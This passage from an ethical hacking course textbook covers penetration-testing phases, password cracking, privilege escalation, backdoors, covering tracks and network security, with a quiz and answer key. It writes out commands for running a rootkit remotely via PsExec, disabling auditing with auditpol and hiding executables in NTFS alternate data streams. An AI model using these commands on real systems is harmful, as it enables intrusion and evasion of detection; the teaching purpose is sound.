- e. **Script Kiddies:** In hacker culture a script kiddie or skiddie are unskilled individuals who use scripts or programs developed by others to attack computer systems and networks and deface websites. It is generally assumed that script kiddies are juveniles who lack the ability to write sophisticated hacking programs or exploits on their own, and that their objective is to try to impress their friends or gain credit in computer-enthusiast communities. The term is typically intended as an insult.
- f. **Hacktivist:** Detects and sometimes reports or exploits security vulnerabilities as a form of social activism. A hacktivist is a hacker who utilizes technology to announce a social ideological, religious or political message. In general most hacktivism involve defacement or denial of service attacks. Hacktivits are also known as Neo hackers

3.7 PHASES OF PENETRATION TESTING

As brought out earlier that a Pen-tester uses the same methodology as a hacker does, we will be using this terminology interchangeably




Figure 45: Sequence of Pen Testing/ Hacking

3.7.1 Footprinting

Now let's circle back around to the first step in the process of ethical hacking i.e. footprinting. Footprinting, or reconnaissance, is a method of observing and collecting information about a potential target with the intention of finding a way to attack the target. Footprinting looks for information and later analyzes it, looking for weaknesses or potential vulnerabilities. The end result should be a profile of the target that is a rough picture but one that gives enough data to plan the next phase of scanning. When you conduct footprinting- as with all phases and processes described in this unit—you must be quite methodical. A careless or haphazard process of collecting information can waste time when moving forward or, in a worst-case scenario, cause the attack to fail. The smart or careful attacker spends a good amount of time in this phase gathering and confirming information. Footprinting generally entails the following steps to ensure proper information retrieval:

1. Collect information that is publicly available about a target (for example, host and network information).
2. Ascertain the operating system(s) in use in the environment, including web server and web application data where possible.
3. Issue queries such as Whois, DNS, network, and organizational queries.
4. Locate existing or potential vulnerabilities or exploits that exist in the current infrastructure that may be conducive to launching later attacks.

3.7.1.1 Why Perform Footprinting?

Footprinting is about gathering information and formulating a hacking strategy. With proper care you, as the attacking party, may be able to uncover the path of least resistance into an organization. Passively gathering information is by far the easiest and most effective method. If done by a skilled, inventive, and curious party (you!), the amount of information that can be passively gathered is staggering. Expect to obtain information such as:

- Information about an organization's security posture and where potential loopholes may exist. This information will allow for adjustments to the hacking process that make it more productive.
- A database that paints a detailed picture with the maximum amount of information possible about the target.
- A network map using tools such as the Tracert utility to construct a picture of a target's Internet presence or Internet connectivity. Think of the network map as a roadmap leading you to a building; the map gets you there, but you still have to determine the floor plan of the building.

3.7.1.2 Goals of the Footprinting Process

Before you start doing footprinting and learn the techniques, you must set some expectations as to what you are looking for and what you should have in your hands at the end of the process. Keep in mind that the list of information here is not exhaustive, nor should you expect to be able

to obtain all the items from every target. The idea is for you to get as much information in this phase as you possibly can, but take your time!

Here's what you should look for:

- Network information
- Operating system information
- Organization information, such as CEO and employee information, office information, and contact numbers and e-mail
- Network blocks
- Network services
- Application and web application data and configuration information
- System architecture
- Intrusion detection and prevention systems
- Employee names
- Work experience

3.7.1.3 Types of Reconnaissance

Process of Reconnaissance can be categorized as Passive and Active Reconnaissance.

3.7.1.3.1 Passive reconnaissance

This involves gathering information about a potential target without the targeted individual's or company's knowledge. Passive reconnaissance can be as simple as watching a building to identify what time employees enter the building and when they leave. However, most reconnaissance is done sitting in front of a computer. When hackers are looking for information on a potential target, they commonly run an Internet search on an individual or company to gain information. This process when used to gather information regarding a TOE is generally called information gathering. Social engineering and dumpster diving are also considered passive information-gathering methods. These two methods will be discussed

Sniffing the network is another means of passive reconnaissance and can yield useful information such as IP address ranges, naming conventions, hidden servers or networks, and other available services on the system or network. Sniffing tools are simple and easy to use and yield a great deal of valuable information. These tools are which literally let you see all the data that is transmitted on the network. Many times this includes usernames and passwords and other sensitive data. Examples: Domain name lookup, Whois, NSlookup, Sam Spade. Information that can be gathered during this phase includes:

- IP address ranges
- Namespaces
- Employee information
- Phone numbers
- Facility information

- Job information

3.7.1.3.2 *Active reconnaissance*

This involves probing the network to discover individual hosts, IP addresses, and services on the network. This process involves more risk of detection than passive reconnaissance and is sometimes called rattling the doorknobs. Active reconnaissance can give a hacker an indication of security measures in place (is the front door locked?), but the process also increases the chance of being caught or at least raising suspicion. Many software tools that perform active reconnaissance can be traced back to the computer that is running the tools, thus increasing the chance of detection for the hacker. Both passive and active reconnaissance can lead to the discovery of useful information to use in an attack. For example, it's usually easy to find the type of web server and the operating system (OS) version number that a company is using. This information may enable a hacker to find a vulnerability in that OS version and exploit the vulnerability to gain more access. Footprinting takes advantage of the information that is carelessly exposed or disposed of inadvertently.

3.7.2 Scanning

Phase 2 is scanning, which focuses on an active engagement of the target with the intention of obtaining more information. Scanning the target network will ultimately locate active hosts that can then be targeted in a later phase. Footprinting helps identify potential targets, but not all may be viable or active hosts. Once scanning determines which hosts are active and what the network looks like, a more refined process can take place.

Scanning involves taking the information discovered during reconnaissance and using it to examine the network. Scanning is of two types.

- Network Scanning:** Network scanning is a procedure for identifying active hosts on a network. Hosts are identified by their individual IP addresses. Network-scanning tools attempt to identify all the live or responding hosts on the network and their corresponding IP addresses.
- Vulnerability Scanning:** Vulnerability scanning is the process of proactively identifying the vulnerabilities of computer systems on a network. Generally, a vulnerability scanner first identifies the operating system and version number, including service packs that may be installed. Then, the scanner identifies weaknesses or vulnerabilities in the operating system.

During this phase most commonly used tools are:

- Pings
- Ping sweeps
- Port scans
- Tracert

Hackers are seeking any information that can help them perpetrate an attack on a target, such as the following:

- IP addresses and open/closed ports on live hosts
- Information on the operating system(s) and the system architecture
- Services or processes running on hosts

Scanning is a set of procedures used to identify hosts, ports, and services on a target network. Scanning is considered part of the intelligence-gathering process an attacker uses to gain information about the targeted environment. Expect the information that is gathered during this phase to take a good amount of time to analyze, which will vary depending on how good you are at reading the resulting information. If you have performed your initial reconnaissance well, however, this process should not be complicated. Your knowledge will help you not only target your initial scans better, but also better determine how to decipher certain parts of the results. To successfully negotiate the scanning phase, you need a good understanding of networks, protocols, and operating systems.

3.7.3 Enumeration

The last phase before you attempt to gain access to a system is the enumeration phase. Enumeration is the systematic probing of a target with the goal of obtaining user lists, routing tables, and protocols from the system. This phase represents a significant shift in your process; it is the initial transition from being on the outside looking in to moving to the inside of the system to gather data. Information such as shares, users, groups, applications, protocols, and banners all proved useful in getting to know your target, and this information is now carried forward into the attack phase.

Enumeration occurs after scanning and is the process of gathering and compiling usernames, machine names, network resources, shares, and services. It also refers to actively querying or connecting to a target system to acquire this information. Hackers need to be methodical in their approach to hacking. The following steps are an example of those a hacker might perform in preparation for hacking a target system:

- Extract usernames using enumeration
- Group information
- Passwords
- Hidden shares
- Device information
- Network layout
- Protocol information
- Server data
- Service information
- Gather information about the host using null sessions.
- Perform Windows enumeration using the SuperScan tool.
- Acquire the user accounts using the tool GetAcct.
- Perform SNMP port scanning.

The objective of enumeration is to identify a user account or system account for potential use in hacking the target system. It isn't necessary to find a system administrator account, because most account privileges can be escalated to allow the account more access than was previously granted.

3.7.4 Gaining Access

Once you have completed the first three phases, you can move into the system-hacking phase. At this point, the process becomes much more complex: You can't complete the system-hacking phase in a single pass. It involves using a methodical approach that includes cracking passwords, escalating privileges, executing applications, hiding files, covering tracks, concealing evidence, and then pushing into a more involved attack. Phase 3 is when the real hacking takes place. Vulnerabilities exposed during the reconnaissance and scanning phase are now exploited to gain access to the target system. The hacking attack can be delivered to the target system via a local area network (LAN), either wired or wireless; local access to a PC; the Internet; or offline. Examples include stack based buffer overflows, denial of service, and session hijacking. Gaining access is known in the hacker world as owning the system because once a system has been hacked, the hacker has control and can use that system as they wish. In order to gain access in a system, hackers first attempt is to crack the password. In the enumeration phase, you collected a wealth of information, including usernames. These usernames are important now because they give you something on which to focus your attack more closely. You use password cracking to obtain the credentials of a given account with the intention of using the account to gain authorized access to the system under the guise of an authentic user.

3.7.4.1 Password Cracking Techniques

Popular culture would have us believe that cracking a password is as simple as running some software and tapping a few buttons. The reality is that special techniques are used to recover passwords. For the most part, you can break these techniques into five categories, which you will explore in depth later in this chapter; but let's take a high-level look at them now:

- i. **Dictionary Attacks:** An attack of this type takes the form of a password-cracking application that has a dictionary file loaded into it. The dictionary file is a text file that contains a list of known words up to and including the entire dictionary. The application uses this list to test different words in an attempt to recover the password. Systems that use passphrases typically are not vulnerable to this type of attack.
- ii. **Brute-force Attacks:** In this type of attack, every possible combination of characters is attempted until the correct one is uncovered. According to RSA Labs, "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified".
- iii. **Hybrid Attack:** This form of password attack builds on the dictionary attack, but with additional steps as part of the process. In most cases, this means passwords that are tried during a dictionary attack are modified with the addition and substitution of special characters and numbers, such as P@ssw0rd instead of Password.

- iv. Syllable Attack: This type of attack is a combination of a brute-force and a dictionary attack. It is useful when the password a user has chosen is not a standard word or phrase.
- v. Rule-based Attack: This could be considered an advanced attack. It assumes that the user has created a password using information the attacker has some knowledge of ahead of time, such as phrases and digits the user may have a tendency to use. In addition to these techniques, there are four types of attacks. Each offers a different, effective way of obtaining a password from a target:
- vi. Passive Online Attacks: Attacks in this category are carried out simply by sitting back and listening—in this case, via technology, in the form of sniffing tools such as Wireshark, man-in-the-middle attacks, or replay attacks.
- vii. Active Online Attacks: The attacks in this category are more aggressive than passive attacks because the process requires deeper engagement with the targets. Attackers using this approach are targeting a victim with the intention of breaking a password. In cases of weak or poor passwords, active attacks are very effective. Forms of this attack include password guessing, Trojan/spyware/key loggers, hash injection, and phishing.
- viii. Offline Attacks: This type of attack is designed to prey on the weaknesses not of passwords, but of the way they are stored. Because passwords must be stored in some format, an attacker seeks to obtain them where they are stored by exploiting poor security or weaknesses inherent in a system. If these credentials happen to be stored in a plaintext or unencrypted format, the attacker will go after this file and gain the credentials. Forms of this attack include pre-computed hashes, distributed network attacks, and rainbow attacks.
- ix. Nontechnical Attacks: Also known as non-electronic attacks, these move the process offline into the real world. A characteristic of this attack is that it does not require any technical knowledge and instead relies on theft, deception, and other means. Forms of this attack include shoulder surfing, social engineering, and dumpster diving.

3.7.5 Privilege Escalation

Escalating privileges basically means adding more rights or permissions to a user account. Simply said, escalating privileges makes a regular user account into an administrator account. Generally, administrator accounts have more stringent password requirements, and their passwords are more closely guarded. If it isn't possible to find a username and password of an account with administrator privileges, a hacker may choose to use an account with lower privileges. In this case, the hacker must then escalate that account's privileges. This is accomplished by first gaining access using a non-administrator user account— typically by gathering the username and password through one of the previously discussed methods—and then increasing the privileges on the account to the level of an administrator. When you obtain a password and gain access to an account, there is still more work to do: privilege escalation. The reality is that the account you're compromising may end up being a lower-privileged and less-defended one. If this is the case, you must perform privilege escalation prior to carrying out the

next phase. The goal should be to gain a level where fewer restrictions exist on the account and you have greater access to the system.

Every operating system ships with a number of user accounts and groups already present. In Windows, preconfigured users include the administrator and guest accounts. Because it is easy for an attacker to find information about the accounts that are included with an operating system, you should take care to ensure that such accounts are secured properly, even if they will never be used. An attacker who knows that these accounts exist on a system is more than likely to try to obtain their passwords.

There are two defined types of privilege escalation, each of which approaches the problem of obtaining greater privileges from a different angle:

- **Horizontal Privilege Escalation:** An attacker attempts to take over the rights and privileges of another user who has the same privileges as the current account.
- **Vertical Privilege Escalation:** The attacker gains access to an account and then tries to elevate the privileges of the account. It is also possible to carry out a vertical escalation by compromising an account and then trying to gain access to a higher-privileged account.

One way to escalate privileges is to identify an account that has the desired access and then change the password. Several tools that offer this ability, including the following:

- Active@ Password Changer
- Trinity Rescue Kit
- ERD Commander
- Windows Recovery Environment (WinRE)
- PasswordResetter

Once you gain access to a system and obtain sufficient privileges, it's time to compromise the system and carry out the attack. Which applications are executed at this point is up to the attacker, but they can either be custom-built applications or off-the-shelf software. Once an attacker has gained access to a system and is executing applications on it, they are said to own the system. An attacker executes different applications on a system with specific goals in mind:

- **Backdoors:** Applications of this type are designed to compromise the system in such a way as to allow later access to take place. An attacker can use these backdoors later to attack the system. Backdoors can come in the form of rootkits, Trojans, and similar types. They can even include software in the form of remote access Trojans (RATs).
- **Crackers:** Any software that fits into this category is characterized by the ability to crack code or obtain passwords.
- **Keyloggers:** Keyloggers are hardware or software devices used to gain information entered via the keyboard.

- **Malware:** This is any type of software designed to capture information, alter, or compromise the system.

3.7.6 Pilfering

The objective is to gain access to trusted systems by information gathering. Once Administrator equivalent status has been obtained, attackers typically shift their attention to grabbing as much information as possible that can be leveraged for further system conquests.

3.7.7 Creating backdoors

The objective is to hide the fact of total ownership from the system administrators by erasing all tracks from logs. There are many ways to plant a backdoor on a system, but let's look at one provided via the PsTools suite. This suite includes a mixed bag of utilities designed to ease system administration. Among these tools is PsExec, which is designed to run commands interactively or non-interactively on a remote system. Initially, the tool may seem similar to Telnet or remote desktop, but it does not require installation on the local or remote system in order to work.

To work, PsExec need only be copied to a folder on the local system and run with the appropriate switches. Let's take a look at some of the commands you can use with:

- The following command launches an interactive command prompt on a system named \\dbserver: `psexec \\dbserver cmd.`
- This command executes ipconfig on the remote system with the /all switch, and displays the resulting output locally: `psexec \\dbserver ipconfig /all.`
- This command copies the program rootkit.exe to the remote system and executes it interactively: `psexec \\dbserver -c rootkit.exe.`
- This command copies the program rootkit.exe to the remote system and executes it interactively using the administrator account on the remote system: `psexec \\dbserver -u administrator -c rootkit.exe.`

As these commands illustrate, it is possible for an attacker to run an application on a remote system quite easily. The next step is for the attacker to decide what to do or what to run on the remote system. Some of the common choices are Trojans, rootkits, and backdoors. Other utilities that may prove helpful in attaching to a system remotely are the following:

- PDQ Deploy** This utility is designed to assist with the deployment of software to a single system or to multiple systems across a network. The utility is designed to integrate with Active Directory as well as other software packages.
- RemoteExec** This utility is designed to work much like PsExec, but it also makes it easy to restart, reboot, and manipulate folders on the system.
- DameWare** This is a set of utilities used to remotely administer and control a system. Much like the other utilities on this list, it is readily available and may not be detected by antivirus utilities. DameWare also has the benefit of working across platforms such as Windows, OS X, and Linux

3.7.8 Covering tracks

Once you have penetrated a system and installed software or run some scripts, the next step is cleaning up after yourself or covering your tracks. The purpose of this phase is to prevent your attack from being easily discovered by using various techniques to hide the red-flags and other signs. During this phase, you seek to eliminate error messages, log files, and other items that may have been altered during the attack process. The objective is to lay trap doors in various parts of the system so as to ensure easy privileged access. Last on the intruders checklist is the creation of future opportunities to return to the compromised system, hopefully disguised from the purview of system administrators.

3.7.8.1 Disabling Auditing

One of the best ways to prevent yourself from being discovered is to leave no tracks at all. And one of the best ways to do that is to prevent any tracks from being created or at least minimize the amount of evidence. When you're trying not to leave tracks, a good starting point is altering the way events are logged on the targeted system. Disabling auditing on a system prevents certain events from appearing and therefore slows detection efforts. Remember that auditing is designed to allow for the detection and tracking of selected events on a system. Once auditing is disabled, you have effectively deprived the defender of a great source of information and forced them to seek other methods of detection.

In the Windows environment, you can disable auditing with the `auditpol` command included. Using the NULL session technique you saw during your enumeration activities, you can attach to a system remotely and run the command as follows:

`auditpol \\`

You can also perform what amounts to the surgical removal of entries in the Windows Security Log, using tools such as the following:

- Dumpel
- Elsave
- WinZapper
- CCleaner
- Wipe
- MRU-Blaster
- Tracks Eraser Pro
- Clear My History

3.7.8.2 DataHiding

There are other ways to hide evidence of an attack, including hiding the files placed on the system such as EXE files, scripts, and other data. Operating systems such as Windows provide many methods you can use to hide files, including file attributes and alternate data streams. File attributes are a feature of operating systems that allow files to be marked as having certain properties, including read-only and hidden. Files can be flagged as hidden, which is a convenient

way to hide data and prevent detection through simple means such as directory listings or browsing in Windows Explorer. Hiding files this way does not provide complete protection, however, because more advanced detective techniques can uncover files hidden in this manner.

3.7.8.3 Alternate Data Streams (ADS)

A very effective method of hiding data on a Windows system is also one of the lesser-known ones: Alternate Data Streams (ADS). This feature is part of the NTFS file system and has been since the 1990s, but since its introduction it has received little recognition; this makes it both useful for an attacker who is knowledgeable and dangerous for a defender who knows little about it. Originally, this feature was designed to ensure interoperability with the Macintosh Hierarchical File System (HFS), but it has since been used for other purposes. ADS provides the ability to fork or hide file data within existing files without altering the appearance or behavior of a file in any way. In fact, when you use ADS, you can hide a file from all traditional detection techniques as well as `dir` and Windows Explorer. In practice, the use of ADS is a major security issue because it is nearly a perfect mechanism for hiding data. Once a piece of data is embedded and hidden using ADS, it can lie in wait until the attacker decides to run it later.

The process of creating an ADS is simple:

```
triforce.exe > smoke.doc:triforce.exe
```

Executing this command hides the file `triforce.exe` behind the file `smoke.doc`. At this point, the file is streamed. The next step is to delete the original file that you just hid, `triforce.exe`. As an attacker, retrieving the file is as simple as this:

```
start smoke.doc:triforce.exe
```

This command has the effect of opening the hidden file and executing it.

As a defender, this sounds like bad news, because files hidden this way are impossible to detect using most means. But by using some advanced methods, they can be detected. Some of the tools that can be used to do this include the following:

- SFind—A forensic tool for finding streamed files
- LNS—Used for finding ADS streamed files
- Tripwire—Used to detect changes in files; by nature can detect ADS

ADS is available only on NTFS volumes, although the version of NTFS does not matter. This feature does not work on other file systems.

3.7.9 Denial of Service (DoS)

The objective is to use the readily available exploit code to disable a target. Essentially, a DoS attack disrupts or completely denies service to legitimate users, networks, systems or other resources. The intent of any such attack is usually malicious in nature and often takes little skill because of the requisite tools are readily available.

3.8 HACKING TOOLS AND TECHNIQUES

There are several recurring tools of the trade and techniques used by computer criminals and security experts used as per the situation. Some of the prominent ones are:

- a. **Security exploit:** A security exploit is a prepared application that takes advantage of a known weakness. A common example of a security exploit is an SQL injection, which abuses security holes that may result from substandard programming practice. Other exploits would be able to be used through FTP, HTTP, PHP, SSH, Telnet and some web-pages. These are very common in website/domain hacking.
- b. **Vulnerability scanner:** A vulnerability scanner is a tool used to quickly check computers on a network for known weaknesses. Hackers also commonly use port scanners. These check to see which ports on a specified computer are "open" or available to access the computer, and sometimes will detect what program or service is listening on that port, and its version number. (Note that firewalls defend computers from intruders by limiting access to ports/machines both inbound and outbound, but can still be circumvented).
- c. **Packet sniffer:** A packet sniffer is an application that captures data packets, which can be used to capture passwords and other data in transit over the network.
- d. **Spoofing attack:** A spoofing attack involves one program, system, or website successfully masquerading as another by falsifying data and thereby being treated as a trusted system by a user or another program. The purpose of this is usually to fool programs, systems, or users into revealing confidential information, such as user names and passwords, to the attacker.
- e. **Rootkit:** A rootkit is designed to conceal the compromise of a computer's security, and can represent any of a set of programs which work to subvert control of an operating system from its legitimate operators. Usually, a rootkit will obscure its installation and attempt to prevent its removal through a subversion of standard system security. Rootkits may include replacements for system binaries so that it becomes impossible for the legitimate user to detect the presence of the intruder on the system by looking at process tables.
- f. **Social engineering:** Social Engineering is the art of getting persons to reveal sensitive information about a system. This is usually done by impersonating someone or by convincing people to believe you have permissions to obtain such information.
- g. **Trojan horse:** A Trojan horse is a program which seems to be doing one thing, but is actually doing another. A trojan horse can be used to set up a back door in a computer system such that the intruder can gain access later
- h. **Virus:** A virus is a self-replicating program that spreads by inserting copies of itself into other executable code or documents. Therefore, a computer virus behaves in a way similar to a biological virus, which spreads by inserting itself into living cells. While some are harmless or mere hoaxes most computer virus are considered malicious.

- i. **Worm:** Like a virus, a worm is also a self-replicating program. A worm differs from a virus in that it propagates through computer networks without user intervention. Unlike a virus, it does not need to attach itself to an existing program.
- j. **Key loggers:** A keylogger is a tool designed to record ('log') every keystroke on an affected machine for later retrieval. Its purpose is usually to allow the user of this tool to gain access to confidential information typed on the affected machine, such as a user's password or other private data. Some key loggers uses virus-, trojan-, and rootkit-like methods to remain active and hidden.
- k. **Client side attacks:** These are attacks that target vulnerabilities in client applications that interact with a malicious server or process malicious data. Here, the client initiates the connection that could result in an attack. Following are some techniques used for client side attacks.
 - Phishing
 - Cross Site Scripting (XSS)
 - Man in the Middle Attack (MITM)
 - Pharming
 - Malware Web Page
 - Trojan Horse Program
 - Botnets
- l. **Phishing:** Phishing is a type of Internet fraud that seeks to acquire a user's credentials by deception. It includes theft of passwords, credit card numbers, bank account details and other confidential information.
- m. **Vishing:** Unfortunately, phishing emails are not the only way people can try to fool you into providing personal information in an effort to steal your identity or commit fraud. Criminals also use the phone to solicit your personal information. This telephone version of phishing is sometimes called vishing. Vishing relies on —social engineering techniques to trick you into providing information that others can use to access and use your important accounts.

3.9 SUMMARY

When becoming an ethical hacker, you must develop a rich and diverse skill set and mind-set. Through a robust and effective combination of technological, administrative, and physical measures, organizations have learned to address their given situation and head off major problems through detection and testing. Technology such as virtual private networks (VPNs), cryptographic protocols, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), access control lists (ACLs), biometrics, smart cards, and other devices have helped security become much stronger, but still have not eliminated the need for vigilance. Administrative countermeasures such as policies, procedures, and other rules have also been strengthened and implemented over the past decade. Physical measures include devices such as

cable locks, device locks, alarm systems, and other similar devices. Your new role as an ethical hacker will deal with all of these items, plus many more.

As an ethical hacker you must not only know the environment you will be working in, but also how to find weaknesses and address them as needed. You will also need to understand the laws and ethics involved, and you also must know the client's expectations. Understand the value of getting the proper contracts in place and not deviating from them.

Hacking that is not performed under contract is considered illegal and is treated as such. By its very nature, hacking activities can easily cross state and national borders into multiple legal jurisdictions. Breaking outside the scope of a contract can expose you to legal harm and become a career-ending blunder.

3.10 CHECK YOUR PROGRESS

1. Three types of penetration testing are, and
2. Finding out weaknesses in one's own network is known as
3. Collecting as much information about a network is called as
4. Most common tools for network scanning are
 - a.
 - b.
 - c.
 - d.
5. After hacking successfully into a system, a hacker would create in order to maintain access.
6. In order to evade getting caught a hacker will try to by disabling
7. is a self-replicating attached to another program.
8. replicate itself on a network without user intervention.

3.11 ANSWERS TO CHECK YOUR PROGRESS

1. Black Box, Gray Box and White Box
2. Vulnerability assessment
3. Footprinting
4. a. Ping b. Ping Sweep c. Tracert d. Portscan
5. Backdoor
6. Remove traces, audit trail
7. Virus
8. Worm

3.12 MODEL QUESTIONS

1. Explain the various components of CIA Triad. What is it used for ?
2. What are the various types of hackers? Explain each of them briefly?

3. Enumerate and explain various phases involved in penetration testing. Briefly explain each of them.
4. What are client side attacks? Enumerate the techniques used for carrying out such attacks?

UNIT IV: NETWORK, EMAIL, INFRASTRUCTURE & WEB APPLICATION SECURITY

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

1. What are network security concepts?
2. What are Honeypots?
3. Nuances involved in Security management.
4. What are active and passive attacks on IT infrastructure?
5. What are potential causes of IT infrastructure failure?

4.2 INTRODUCTION

Network security consists of the policies adopted to prevent and monitor unauthorized access, misuse, modification, or denial of a computer network and network-accessible resources. Network security involves the authorization of access to data in a network, which is controlled by the network administrator/ Users choose or are assigned an ID and password or other authenticating information that allows them access to information and programs within their authority. Network security covers a variety of computer networks, both public and private, that are used in everyday jobs; conducting transactions and communications among businesses, government agencies and individuals. Networks can be private, such as within a company, and others which might be open to public access. Network security is involved in organizations, enterprises, and other types of institutions. It does as its title explains: It secures the network, as well as protecting and overseeing operations being done. The most common and simple way of protecting a network resource is by assigning it a unique name and a corresponding password.

E-mail has become a de facto mode of written communication and has its share of vulnerabilities and exploits. We shall touch upon the various aspects of the issues pertaining to e-mail.

Web based applications are everywhere, net banking, online shopping , online trading to name a few. We shall dwell upon web applications and the related issues.

Finally, the entire Information Technology infrastructure is dependent on source of power supply and supplements its maintenance. In the last section we shall cover issues pertaining to maintenance of infrastructure.

4.3 NETWORK SECURITY CONCEPTS

Network security starts with **authenticating**¹, commonly with a username and a password. Since this requires just one detail authenticating the user name - i.e., the password- this is sometimes

¹https://en.wikipedia.org/wiki/Network_security

termed one-factor authentication. With two-factor authentication, something the user 'has' is also used (e.g., a security token or 'dongle', an ATM card, or a mobile phone); and with three-factor authentication, something the user 'is' also used (e.g., a fingerprint or retinal scan). Once authenticated, a firewall enforces access policies such as what services are allowed to be accessed by the network users. Though effective to prevent unauthorized access, this component may fail to check potentially harmful content such as computer worms or Trojans being transmitted over the network. Anti-virus software or an intrusion prevention system (IPS) helps detect and inhibit the action of such malware. An anomaly-based intrusion detection system may also monitor the network like Wireshark traffic and may be logged for audit purposes and for later high-level analysis. Communication between two hosts using a network may be encrypted to maintain privacy.

Honeypots, essentially **decoy** network-accessible resources, may be deployed in a network as surveillance and early-warning tools, as the honeypots are not normally accessed for legitimate purposes. Techniques used by the attackers that attempt to compromise these decoy resources are studied during and after an attack to keep an eye on new exploitation techniques. Such analysis may be used to further tighten security of the actual network being protected by the honeypot. A honeypot can also direct an attacker's attention away from legitimate servers. A honeypot encourages attackers to spend their time and energy on the decoy server while distracting their attention from the data on the real server. Similar to a honeypot, a **honeynet** is a network set up with intentional vulnerabilities. Its purpose is also to invite attacks so that the attacker's methods can be studied and that information can be used to increase network security. A honeynet typically contains one or more honeypots.

4.4 SECURITY MANAGEMENT

Security management for networks is different for all kinds of situations. A home or small office may only require basic security while large businesses may require high-maintenance and advanced software and hardware to prevent malicious attacks from hacking and spamming. Networks are subject to attacks from malicious sources. Attacks can be from two categories: "Passive" when a network intruder intercepts data traveling through the network, and "Active" in which an intruder initiates commands to disrupt the network's normal operation.

4.4.1 Passive attacks

4.4.1.1 Wiretapping

Telephone tapping (also wire tapping or wiretapping in American English) is the monitoring of telephone and Internet conversations by a third party, often by covert means. The wiretap received its name because, historically, the monitoring connection was an actual electrical tap on the telephone line. Legal wiretapping by a government agency is also called lawful interception. Passive wiretapping monitors or records the traffic, while active wiretapping alters or otherwise affects it.

4.4.1.2 Port scanner

Application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify services running on a host and exploit vulnerabilities. A port scan or port-scan is a process that sends client requests to a range of server port addresses on a host, with the goal of finding an active port; this is not a nefarious process in and of itself. The majority of uses of a port scan are not attacks, but rather simple probes to determine services available on a remote machine.

4.4.1.3 Idle scan

The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer called a “zombie” (that is not transmitting or receiving information) and observing the behavior of the “zombie” system. This action can be done through common software network utilities such as nmap and hping. The attack involves sending forged packets to a specific machine target in an effort to find distinct characteristics of another zombie machine. The attack is sophisticated because there is no interaction between the attacker(Pirate) computer and the target: the attacker interacts only with the “zombie” computer.




Figure 46: Idle scan²

This exploit functions with two purposes, as a port scanner and a mapper of trusted IP relationships between machines. The target system interacts with the “zombie” computer and difference in behavior can be observed using different “zombies” with evidence of different privileges granted by the target to different computers. Discovered by Salvatore Sanfilippo (also known by his handle “Antirez”) in 1998 the idle scan has been used by many black hat “hackers” to covertly identify open ports on a target computer in preparation for attacking it. Although it was originally named dumb scan, the term idle scan was coined in 1999, after the publication of a proof of concept 16-bit identification field (IPID) scanner named idlescan, by Filipe Almeida

²Image courtesy: https://en.wikipedia.org/wiki/Network_security

(aka LiquidK). This type of scan can also be referenced as zombie scan; all the nomenclatures are due to the nature of one of the computers involved in the attack.

4.4.2 Active attacks

4.4.2.1 Denial-of-service attack

